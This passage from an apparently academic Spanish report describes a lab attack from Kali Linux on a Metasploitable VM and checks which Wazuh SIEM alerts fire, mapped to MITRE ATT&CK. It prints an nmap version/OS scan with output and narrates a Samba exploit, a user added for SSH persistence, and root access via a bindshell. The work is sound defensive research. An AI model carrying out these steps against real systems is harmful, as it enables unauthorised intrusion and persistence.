Apr 26, 2025 @ 13:00:53.057	mabewazuh	T1110.001	Credential Access	PAM: User login failed.	5	5503	root	172.16.16.13	Password Guessing	172.16.16.14
Apr 26, 2025 @ 13:00:47.842	mabewazuh	T1110.001	Credential Access	PAM: User login failed.	5	5503	-	172.16.16.13	Password Guessing	172.16.16.14
Apr 26, 2025 @ 13:00:38.449	mabewazuh	T1110.001	Credential Access	PAM: User login failed.	5	5503	-	172.16.16.13	Password Guessing	172.16.16.14
Apr 26, 2025 @ 12:58:16.507	mabewazuh	T1046	Discovery	Connection to rshd from unprivileged port. Possible network scan.	10	2551	-	172.16.16.13	Network Service Discovery	172.16.16.14
Apr 26, 2025 @ 12:58:04.008	mabewazuh	T1021.004	Lateral Movement	sshd: insecure connection attempt (scan).	6	5706	-	172.16.16.13	SSH	172.16.16.14
Apr 26, 2025 @ 12:58:03.665	mabewazuh	T1046	Discovery	Connection to rshd from unprivileged port. Possible network scan.	10	2551	-	172.16.16.13	Network Service Discovery	172.16.16.14
Apr 26, 2025 @ 12:51:19.095	mabewazuh	T1078	Defense Evasion, Persistence, Privilege Escalation, Initial Access	PAM: Login session opened.	3	5501	msfadmin	172.16.16.13	Valid Accounts	-
Apr 26, 2025 @ 12:51:19.089	mabewazuh	T1078, T1021	Defense Evasion, Persistence, Privilege Escalation, Initial Access, Lateral Movement	sshd: authentication success.	3	5715	msfadmin	172.16.16.13	Valid Accounts, Remote Services	172.16.16.1

Una vez realizado el ataque se valida los siguientes casos de uso detectados:

- **Event ID 5715 & 5501: Uso de credenciales válidas y acceso remoto (SSH):** Se registró un inicio de sesión exitoso mediante el servicio SSH al sistema metasploitable (IP: 172.16.16.13) usando la cuenta válida msfadmin, desde la dirección IP 172.16.16.1, utilizando el puerto de origen 59905. Estos eventos fueron generados por el demonio sshd lo que indica un acceso exitoso al sistema con una cuenta que posee privilegios de administrador (UID=0). Se valido la detección del Event ID 5715: Autenticación exitosa vía SSH con contraseñas válidas (MITRE T1078, T1021) y el Event ID 5501: Apertura de sesión confirmada mediante el subsistema PAM (MITRE T1078)

Figura 91

Detección del Event ID 5715 y Event ID 5501 en la SIEM Wazuh



Time	agent.name	rule.mitre.id	rule.mitre.tactic	rule.description	rule.level	rule.id	data.dstuser	location	rule.mitre.technique	data.srcip
Apr 26, 2025 @ 13:00:53.057	mabewazuh	T1110.001	Credential Access	PAM: User login failed.	5	5503	root	172.16.16.13	Password Guessing	172.16.16.14
Apr 26, 2025 @ 13:00:47.842	mabewazuh	T1110.001	Credential Access	PAM: User login failed.	5	5503	-	172.16.16.13	Password Guessing	172.16.16.14
Apr 26, 2025 @ 13:00:38.449	mabewazuh	T1110.001	Credential Access	PAM: User login failed.	5	5503	-	172.16.16.13	Password Guessing	172.16.16.14
Apr 26, 2025 @ 12:58:16.507	mabewazuh	T1046	Discovery	Connection to rshd from unprivileged port. Possible network scan.	10	2551	-	172.16.16.13	Network Service Discovery	172.16.16.14
Apr 26, 2025 @ 12:58:04.008	mabewazuh	T1021.004	Lateral Movement	sshd: insecure connection attempt (scan).	6	5706	-	172.16.16.13	SSH	172.16.16.14
Apr 26, 2025 @ 12:58:03.665	mabewazuh	T1046	Discovery	Connection to rshd from unprivileged port. Possible network scan.	10	2551	-	172.16.16.13	Network Service Discovery	172.16.16.14
Apr 26, 2025 @ 12:51:19.095	mabewazuh	T1078	Defense Evasion, Persistence, Privilege Escalation, Initial Access	PAM: Login session opened.	3	5501	msfadmin	172.16.16.13	Valid Accounts	-
Apr 26, 2025 @ 12:51:19.089	mabewazuh	T1078, T1021	Defense Evasion, Persistence, Privilege Escalation, Initial Access, Lateral Movement	sshd: authentication success.	3	5715	msfadmin	172.16.16.13	Valid Accounts, Remote Services	172.16.16.1

3.6.2.3. Ataque Escaneo de Puerto. Para la simulación de dicho ataque se describe a continuación los datos tanto de la máquina atacante como la máquina que recibirá el ataque para la recolección de logs.

Tabla 21

Datos de la máquina atacante y la máquina objetivo.

	IP Origen	Hostname	Sistema Operativo
Máquina Atacante	172.16.16.14	-	Kali Linux
Máquina Objetivo	172.16.16.13	-	Ubuntu

Se realizo el escaneo de puerto desde una máquina virtual Kali Linux hacia Metasploitable para la posterior verificación de eventos detectados por el SIEM Wazuh.


Figura 92

Escaneo de vulnerabilidades de Metasploitable desde VM Kali Linux

```
┌──(mabe㉿kali)-[~]
└─$ sudo nmap -sV -O 172.16.16.13

[sudo] password for mabe:
Sorry, try again.
[sudo] password for mabe:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-26 12:57 -05
Nmap scan report for 172.16.16.13
Host is up (0.00065s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
```

Figura 93

Validación de logs del ataque escaneo de puertos hacia Metasploitable en la SIEM Wazuh.




Una vez realizado el ataque se valida los siguientes casos de uso detectados:

- **Event ID 2551 Detección de exploración de servicios de red (rshd):** Se detectó una

conexión no autorizada al servicio rshd desde el activo 172.16.16.14 hacia metasploitable (IP: 172.16.16.13) utilizando un puerto no privilegiado. Este evento fue generado por el sistema de logs de metasploitable y se relaciona con la técnica MITRE ATT&CK T1046 (Network Service Discovery).

Figura 94

Detección del Event ID 2551 en la SIEM Wazuh



- **Event ID 5706: Intento de conexión SSH insegura:** Se detectó un intento de conexión insegura al servicio SSH (regla 5706, rule id: 5706) realizado desde el activo 172.16.16.14 hacia el activo metasploitable (IP: 172.16.16.13). Este evento fue generado por el servicio sshd en el sistema metasploitable, y fue procesado por el servidor Wazuh mabewazuh. Este evento está asociado a la técnica MITRE ATT&CK T1021.004 (Lateral Movement - SSH).


Figura 95

Detección del Event ID 5706 en la SIEM Wazuh

Conociendo las vulnerabilidades existentes en Metasploit se inicia las pruebas de explotación, como se verifica en la gráfica previa se tiene intentos fallidos de ingreso. En una prueba a través de FTP se verifica el arribo de alarmas al tratar de ingresar con el user admin pero no cuando se ingresó con user anonimous.

Figura 96


Ejecución de FTP hacia Metasploitable.



- **Event ID 5503: Intento de adivinación de contraseñas (FTP):** Se detectó un intento fallido de autenticación en el servicio FTP (vsftpd) del activo metasploitable (IP: 172.16.16.13), realizado desde el activo 172.16.16.14 con el usuario admin. El intento fue identificado por el sistema de autenticación PAM y registrado como evento de tipo authentication failure. La alerta se disparó 11 veces, sugiriendo un ataque repetido de acceso no autorizado. Este evento es identificado por la regla 5503, y está asociado a la técnica MITRE ATT&CK T1110.001 (Password Guessing).

Figura 97


Detección del Event ID 5503 en la SIEM Wazuh



Usando la vulnerabilidad Samba con el exploit a través de del puerto 139/TCP se establece la comunicación con la Shell remota abierta en la máquina víctima (172.16.16.13), controlada desde la VM Kali (172.16.16.14).

Figura 98


Ejecución de msf exploit para obtener privilegios de administrador



Obteniendo privilegios se agrega un nuevo user que luego es usado para establecer conexión con el servicio disponible en la maquina atacada a través del puerto 22.

Figura 99

Acceso por SSH luego de obtener privilegios.



Así mismo al contar con la vulnerabilidad Bindshell (Puerto 1524) se establece una conexión de acceso remoto como root en la máquina sin necesidad de credenciales.

Figura 100

Acceso remoto hacia la Metasploitable con user root.

Figura 101

Acceso remoto hacia la Metasploitable con user root.





Figura 102

Detección de alarmas en Wazuh server luego de los ataques realizados desde VM Kali Linux




A continuación, se detalla los eventos encontrados:

- **Event ID 5902: Creación de cuenta de usuario sospechosa:** Se detectó la creación de una nueva cuenta de usuario en el sistema metasploitable (IP: 172.16.16.13) con el nombre de usuario mabe, UID 1003, y shell /bin/bash. El evento fue generado por el proceso useradd y registrado como una posible acción de persistencia maliciosa, especialmente si no fue autorizada. La alerta está asociada a la técnica MITRE ATT&CK T1136 (Create Account).

Figura 103

Detección del Event ID 5902 en la SIEM Wazuh




- **Event ID 5501: Inicio de sesión exitoso con cuenta válida**: Se detectó el inicio de sesión exitoso del usuario mabe a través del servicio SSH en el sistema metasploitable (IP: 172.16.16.13). El evento fue generado por el servicio de autenticación PAM y registrado por el demonio sshd como una sesión abierta por el usuario mabe, lo que indica privilegios de administrador (root). La alerta está asociada a la técnica MITRE

ATT&CK T1078 (Valid Accounts), comúnmente usada en tácticas de evasión, persistencia y escalada de privilegios.

Figura 104


Detección del Event ID 5501 en la SIEM Wazuh



- **Event ID 5403: Primer uso de sudo en el sistema:** Se registró el primer uso del comando sudo en el sistema metasploitable (IP: 172.16.16.13) por el usuario root, para ejecutar el comando /usr/bin/whoami desde el directorio /usr. El evento fue generado por el demonio sudo, bajo la regla 5403. Este tipo de comportamiento puede estar relacionado con actividades de escalada de privilegios o evasión de defensas, y se corresponde con la técnica MITRE ATT&CK T1548.003 (Sudo and Sudo Caching).

Figura 105

Detección del Event ID 5403 en la SIEM Wazuh



A continuación, se presenta una tabla con todos los casos de usos encontrados en base al Framework Mitre:

Tabla 22

Técnicas de MITRE ATT&CK del ataque hacia Metasploitable Server

rule.mitre.id	Descripción de la Técnica MITRE ATT&CK
T1078	**Cuentas Válidas** - Los atacantes usan credenciales válidas para acceder al sistema.
T1548.003	**Escalado de Privilegios** - El primer uso de sudo por un usuario en el sistema.
T1136	**Persistencia** - Se agrega un nuevo usuario al sistema para asegurar el acceso persistente.
T1110.001	**Acceso a Credenciales** - Adivinación de contraseñas mediante múltiples intentos fallidos de inicio de sesión.
T1046	**Descubrimiento** - El atacante realiza un escaneo de la red a través de servicios de red no privilegiados.

rule.mitre.id	Descripción de la Técnica MITRE ATT&CK
T1021.004	**Movimiento Lateral** - Conexión insegura mediante SSH, lo que puede indicar un intento de mover lateralmente por la red.
T1078, T1021	**Cuentas Válidas, Servicios Remotos** - Acceso remoto exitoso a través de servicios como SSH, usando cuentas válidas.
T1071.001	**Comunicaciones de Red** - La comunicación con servidores de comando y control a través de HTTP.

Tabla 23

ID de la Regla de Wazuh

rule.id	Descripción de la Regla
5501	Detecta inicios de sesión exitosos mediante cuentas válidas.
5403	Detecta el primer uso de sudo por un usuario, indicando posible escalado de privilegios.
5902	Detecta la creación de un nuevo usuario en el sistema, lo que podría ser un intento de persistencia.
5503	Detecta fallos repetidos de inicio de sesión, lo que podría ser un intento de adivinación de contraseñas.
2551	Detecta conexiones a servicios de red no privilegiados, lo que podría ser un intento de escaneo de red.
5706	Detecta intentos de conexión insegura mediante SSH, lo que podría indicar un intento de escaneo o acceso no autorizado.
5715	Detecta intentos de acceso remoto mediante SSH, indicando un posible acceso no autorizado o legítimo.
5717	Detecta la comunicación de red hacia servidores de comando y control utilizando HTTP.

Tabla 24

Nivel de Severidad de la Regla

rule.level	Descripción del Nivel de Severidad
1	**Informativo** - Alertas que proporcionan información sobre eventos menores. No requieren acción inmediata.
3	**Moderado** - Alertas que indican una actividad sospechosa, pero no crítica. Puede requerir investigación.
5	**Alto** - Alertas que sugieren un intento de ataque o un comportamiento malicioso. Requiere atención inmediata.
8	**Crítico** - Alertas graves que indican un posible compromiso del sistema o acceso no autorizado. Requiere acción inmediata y urgente.
10	**Crítico** - La alerta más alta, indica una actividad muy peligrosa o un ataque en curso. Se debe tratar con la máxima prioridad.

Tabla 25

Casos encontrados de acuerdo al framework Mitre del ataque hacia Metasploitable Server

Técnica MITRE	Táctica MITRE	Descripción de la Regla	ID de Regla	Usuario Destino	IP Origen	Técnica MITRE	Ubicación
T1078	Defensa Evasión, Persistencia, Escalado de Privilegios, Acceso Inicial	PAM: Sesión de inicio de sesión abierta	5501	root	-	Cuentas Válidas	172.16.16.13

Técnica MITRE	Táctica MITRE	Descripción de la Regla	ID de Regla	Usuario o Destino	IP Origen	Técnica MITRE	Ubicación
T1548.003	Escalado de Privilegios, Defensa Evasión	Primer uso de sudo por el usuario	5403	root	-	Sudo y Caché de Sudo	172.16.16.13
T1136	Persistencia	Nuevo usuario añadido al sistema	5902	ncuser	-	Crear Cuenta	172.16.16.13
T1078	Defensa Evasión, Persistencia, Escalado de Privilegios, Acceso Inicial	PAM: Sesión de inicio de sesión abierta	5501	mabe	-	Cuentas Válidas	172.16.16.13
T1078, T1021	Defensa Evasión, Persistencia, Escalado de Privilegios, Acceso Inicial, Movimiento Lateral	sshd: autenticación exitosa	5715	mabe	172.16.16.14	Cuentas Válidas, Servicios Remotos	172.16.16.13
T1136	Persistencia	Nuevo usuario	5902	mabe	-	Crear Cuenta	172.16.16.13

